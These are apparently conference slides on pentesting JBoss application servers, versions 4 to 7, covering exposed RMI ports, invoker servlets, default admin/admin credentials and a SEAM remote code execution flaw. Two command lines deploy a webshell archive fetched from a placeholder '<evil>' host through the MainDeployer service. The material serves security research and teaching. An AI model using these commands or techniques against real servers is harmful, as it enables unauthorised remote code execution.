
- **We can reach the MBean Server with RMI over JRMP:**
  - Ports 1098 and 1099 → JNDI resolutions
  - Port 4444 → RMI calls
  - **Never filtered in internal networks**
- **Twiddle : an RMI over JRMP tool provided by JBoss**
  - Provided by every JBoss AS versions
  - `<JBOSS_HOME>/bin/twiddle.sh`



```
$ ./twiddle.sh -s jboss.hsc.fr invoke jboss.system:service=MainDeployer
deploy http://<evil>/WebshellServer.sar
```

RMI over HTTP

- **RMI/HTTP invokers: JMXInvokerServlet and EJBInvokerServlet**
  - Provided by `invoker.war`
  - Mapped to `http://server/Invoker/`
  - **Disabled in the configuration but still reachable via HTTP**
  - The configuration is checked only during a "normal" call
  - Can be bypass with a customized request



```
$ ./httpjmxinvoker.sh -i http://jboss.hsc.fr/invoker/JMXInvokerServlet invoke
jboss.system:service=MainDeployer deploy http://<evil>/WebshellService.sar
```

DeploymentFileRepository

- **Feature discovered in 2010**
  - We must have access at least to one of the entry points quoted previously
  - Allow arbitrary file write
  - Can be used to deploy new application in JBoss 4 and 5
  - Really stable exploitation


Pentesting JBoss AS 5 and 6

Pentesting JBoss AS 5 and 6

- **Since JBoss 5 :**
  - `jboss.system:service=MainDeployer` → Doesn't support HTTP anymore
  - `createScriptDeployment()` has been removed→ bye bye remote BSH
- **Since JBoss 6.0.0-M3 :**
  - Web Console has been removed
  - JMXInvokerServlet seems to be patched (but it's not sure)
- **But :**
  - New feature : JMX Connector
  - New administration application : Admin Console
  - DeploymentFileRepository is not patched for JBoss 5

JMX Connector

- **Listening on TCP port 1090**
- **Several tools are available :**
  - JConsole
  - Twiddle (provided with JBoss 6.0.0-M3)



```
$ ./twiddle.sh -s service:jmx:rmi:///jndi/rmi://jboss.hsc.fr:1090/jmxrmi get jboss.
system:type=ServerInfo OSVersion_
```

Admin Console (1/2)

- **Authenticated with *admin/admin* by default**
- **If the default account has been changed**
  - We can override the current authentication policy
  - With XMLLoginConfig
  - **We don't need a valid account !**
- **But :**
  - We must have access at least to one of the entry points quoted previously
  - HTTP requests from JBoss to the hacker computer must be allowed

Admin Console (2/2)

- **Based on the SEAM framework**
  - *Remote code execution* vulnerability (CVE-2010-1871)
  - The authentification form is vulnerable
  - **Anonymous remote code execution**
  - Concerns JBoss 5.1 to 6.1.0.Final

Pentesting JBoss AS 7

Pentesting JBoss AS 7 (1/2)

- **Since JBoss 7 :**
  - JMX Console has been removed
  - Admin Console has been removed
  - Just one administration console listening on TCP port 9990
- **About this console**
  - No authentication by default
  - Can be used to deploy new applications
- **Administration is possible on TCP port 9999**
  - No authentification by default
  - $JBOSS_HOME/bin/jboss-admin.sh
  - Can be used to deploy local applications

Pentesting JBoss AS 7 (2/2)

- **JBoss 7 is young**
  - New architecture
  - New administration system
  - A lot of things to discover :)
- **But :**
  - Seems more secured
  - Administration components are not exposed on the Internet anymore

Questions ?

The original paper in french :

http://www.hsc.fr/ressources/presentations/sstic10_jboss/sstic10_jboss_article.pdf